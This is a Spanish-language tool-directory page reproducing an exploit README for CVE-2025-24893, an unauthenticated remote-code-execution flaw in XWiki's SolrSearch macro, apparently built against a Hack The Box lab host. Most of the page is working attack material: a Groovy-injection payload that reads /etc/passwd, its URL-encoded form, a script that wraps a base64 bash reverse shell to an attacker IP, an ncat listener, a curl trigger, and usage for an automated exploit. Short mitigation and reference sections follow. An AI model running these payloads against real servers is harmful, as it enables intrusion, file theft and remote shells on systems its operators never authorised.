
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-24893-XWiki-unauthenticated-RCE-via-SolrSearch — CVE-2025-24893 es una vulnerabilidad crítica de ejecución remota de código (RCE) no autenticada en XWiki, una popular plataforma wiki empresarial de código abierto. | Kitploit
Herramientas/GitHubGitHub/iiiejlyxakaptoiiiku/cve-2025-24893-xwiki-unauthenticated-rce-via-solrsearch
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y EducaciónDesarrollo de Payloads
GitHubiiiejlyxakaptoiiiku/cve-2025-24893-xwiki-unauthenticated-rce-via-solrsearch

CVE-2025-24893-XWiki-unauthenticated-RCE-via-SolrSearch

CVE-2025-24893 es una vulnerabilidad crítica de ejecución remota de código (RCE) no autenticada en XWiki, una popular plataforma wiki empresarial de código abierto.

Ver Repositorio
126hace 1 añoAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    350
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    283

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2025-24893 – Ejecución remota de código no autenticada en XWiki

0 Tabla de contenidos

  1. Resumen
  2. Detalles de la vulnerabilidad
  3. Versiones afectadas
  4. Prueba de concepto
    • 4.1 Construir el payload
    • 4.2 Explotación manual
    • 4.3 Exploit automatizado en Python
  5. Mitigación
  6. Créditos y referencias

1 Resumen

  • CVE: 2025-24893
  • Componente: macro SolrSearch (UI de XWiki)
  • Severidad: 9.8 / CRÍTICA (CVSS 3.1)
  • Vector de ataque: HTTP GET no autenticado
  • Impacto: Ejecución arbitraria de Groovy → RCE a nivel de sistema (permisos del usuario de Jetty/Tomcat)

El endpoint /xwiki/bin/get/Main/SolrSearch concatena la entrada no confiable text= directamente en una plantilla Freemarker.
Al cerrar prematuramente la plantilla y abrir un nuevo bloque {{groovy}} … {{/groovy}}, un atacante ejecuta código Groovy arbitrario sin autenticación.


2 Detalles de la vulnerabilidad

GET /xwiki/bin/get/Main/SolrSearch?media=rss\&text=<<<USER-DATA>>>  HTTP/1.1

SolrSearch debería incrustar el texto proporcionado como contenido plano, pero el manejador de la macro no escapa }}}, por lo que ocurre lo siguiente:

  1. }}} cierra el bloque Freemarker actual.
  2. El atacante abre una nueva macro:
   {{async async=false}}{{groovy}} … {{/groovy}}{{/async}}
  • async=false fuerza la ejecución síncrona (funciona incluso para invitados).
  1. Groovy se ejecuta con los permisos del proceso JVM de XWiki.

Una PoC mínima que imprime /etc/passwd:

}}}{{async async=false}}{{groovy}}println("cat /etc/passwd".execute().text){{/groovy}}{{/async}}

Variante codificada en URL (espacios → %20, llaves → %7B/%7D, etc.):

%7d%7d%7d%7b%7basync%20async%3dfalse%7d%7d%7b%7bgroovy%7d%7dprintln(%22cat%20/etc/passwd%22.execute().text)%7b%7b%2fgroovy%7d%7d%7b%7b%2fasync%7d%7d

3 Versiones afectadas

BranchFixed inVulnerable ≤
15.x15.10.1115.10.10 (y todos los 15.9 / 15.8 …)
14.x LTS14.10.1714.10.16
13 / 12Sin mantenimiento – todos siguen siendo vulnerables

(fuente: advisory de OffSec y XWiki SEC-S 2025-02)

endpoint


5 Prueba de concepto

5.1 Construir el payload

RHOST="editor.htb:8080"
LHOST="10.10.14.8"
LPORT=4444

# 1.   one-liner reverse shell
SHELL="bash -c 'bash -i >& /dev/tcp/$LHOST/$LPORT 0>&1'"

# 2.   Base64 (single line)
B64=$(echo -n "$SHELL" | base64 -w0)

# 3.   wrap in Groovy macro
RAW='}}}{{async async=false}}{{groovy}}"bash -c {echo,'$B64'}|{base64,-d}|{bash,-i}".execute(){{/groovy}}{{/async}}'

# 4.   URL-encode
PAYLOAD=$(python3 -c "import urllib.parse,sys;print(urllib.parse.quote(sys.argv[1],safe=''))" "$RAW")

5.2 Explotación manual

# start listener

sudo ncat -lvnp 4444

# trigger exploit
curl "http://$RHOST/xwiki/bin/get/Main/SolrSearch?media=rss&text=${PAYLOAD}"

5.3 Exploit automatizado

xwiki_solr_rce.py se incluye en exploit/ (ver el bloque de código a continuación).

python CVE-2025-24893.py -u <TARGET URL> -l <IP> -p <PORT>

donde

<TARGET URL> - URL incluyendo http:// o https://

(pasa -c "id" para ejecutar un comando arbitrario en lugar de una shell) exploit revshell


6 Mitigación

  • Actualiza a 15.10.11 / 14.10.17 o posterior
  • Solución temporal: deshabilita la macro
# /etc/xwiki/xwiki.properties
solr.search.enabled = false

7 Créditos y referencias

  • Investigación de OffSec: “RCE no autenticado en XWiki” – 20 feb 2025
  • Entrada de NVD: https://nvd.nist.gov/vuln/detail/CVE-2025-24893
  • Exploit-DB #52136

Investigación y PoC: DeX1d


Aviso legal: Solo para fines educativos. Ejecutar esto contra sistemas que no te pertenecen es ilegal.


Descargar herramienta